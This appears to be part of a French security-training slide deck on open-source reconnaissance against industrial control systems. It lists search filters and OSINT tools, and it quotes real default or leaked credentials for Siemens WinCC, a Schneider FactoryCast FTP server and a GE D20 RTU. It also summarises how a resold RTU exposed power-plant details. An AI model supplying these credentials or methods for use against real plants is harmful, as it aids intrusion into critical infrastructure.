      - Pays : *Country:FR*
      - Systèmes : *Linux*, *Cisco*, *Apache*, etc.
      - Ports / Services : *FTP* / *SSH* / *Telnet* / *HTTP*
      - Nom spécifique : *hostname:.gouv.fr*
      - Réseau IP
  - Eripp
    - http://eripp.com/




# OSINT / ROSO / SE / ROHUM / HUMINT

- Avant une attaque ciblée, l'attaquant saura tout de vous
  - Les marques et modèles de vos équipements, votre architecture, les noms des personnes, etc.
- Renseignements d'origine source ouverte
  - Collecte et analyse d'information disponible au grand public
  - Tout se trouve sur Internet
    - Obtenir des sources pertinentes et fiables
      - Documentations fabricants / éditeurs / publicités
        - » Comptes administrateurs, protocoles, architectures, communications entre les équipements, URLs des interfaces d'administrations, etc.
      - Maltego / LinkedIn / Google Dork / MetaGoofil / FOCA / theHarvester
        - » Employés, contracteurs, etc.
        - » Que font-ils ?
      - Conférences des fabricants / vendeurs
      - Appels d'offre / Offres d'emploi

# OSINT / ROSO / SE / ROHUM / HUMINT

- Forums
  - http://iadt.siemens.ru/forum/viewtopic.php?p=2974



**Cyber**
Новый писатель

Зарегистрирован: 22.10.2007
Сообщения: 14

Добавлено: Пт Апр 11, 2008 19:27 Заголовок сообщения:


login='WinCCConnect' password='2WSXcder'
login='WinCCAdmin' password='2WSXcde.'

Вернуться к началу

профиль | лс | email | www

# OSINT / ROSO / SE / ROHUM / HUMINT

- Manuels utilisateurs / Firmwares
  - http://www.ab.com/programmablecontrol/plc/micrologix1100/downloads.html



- Documentation des fabricants


Factory Cast contient trois composants :

- Un serveur web intégré au module TSX ETZ 510 de l'automate.
  - Il permet d'accéder à toutes les pages web et applets Java nécessaires pour lire ou modifier les données d'exécution et les réglages de l'automate.
  - Il est possible d'ajouter des pages à ce site web ou de le modifier totalement (le module ETZ contient un serveur FTP pour transférer ces pages : login = sysdiag / mot de passe = factorycast@schneider)

**3.2. Installer une nouvelle configuration du serveur web**

Lancez le programme de configuration FactoryCast :
*Démarrer > Programmes > Schneider Electric > FactoryCast > Programme de Configuration*

Cliquez sur Fichier > Nouvelle Configuration, puis, dans l'onglet « mots de passe » entrez les identifiants de l'utilisateur autorisé à modifier la configuration du serveur web.



# OSINT / ROSO / SE / ROHUM / HUMINT

- Équipements sur eBay
  - Automates, RTU, etc.
    - Une rétroingénierie permet d'obtenir beaucoup d'informations
      - Exemple pour un RTU GE D20
        - » http://www.cyberpacifists.net/2013/01/reversing-an-ebayd-rtu.html
        - » Utilisation du mot de passe par défaut (*westronic* / *rd)*
        - » Obtention de la NVRAM et de la configuration du D20
        - » Informations obtenues
          - D20 utilisé pour contrôler un disjoncteur sur un transformateur de tension d'une centrale électrique Shell
            - Centrale Tenaska qui produit de l'électricité du Texas
          - Les noms de 2 ingénieurs Shell
          - Adresses IP d'équipements Emerson DeltaV utilisés pour contrôler les turbines de la centrale électrique
          - Adresses IP de la compagnie Shell
          - Journaux, etc.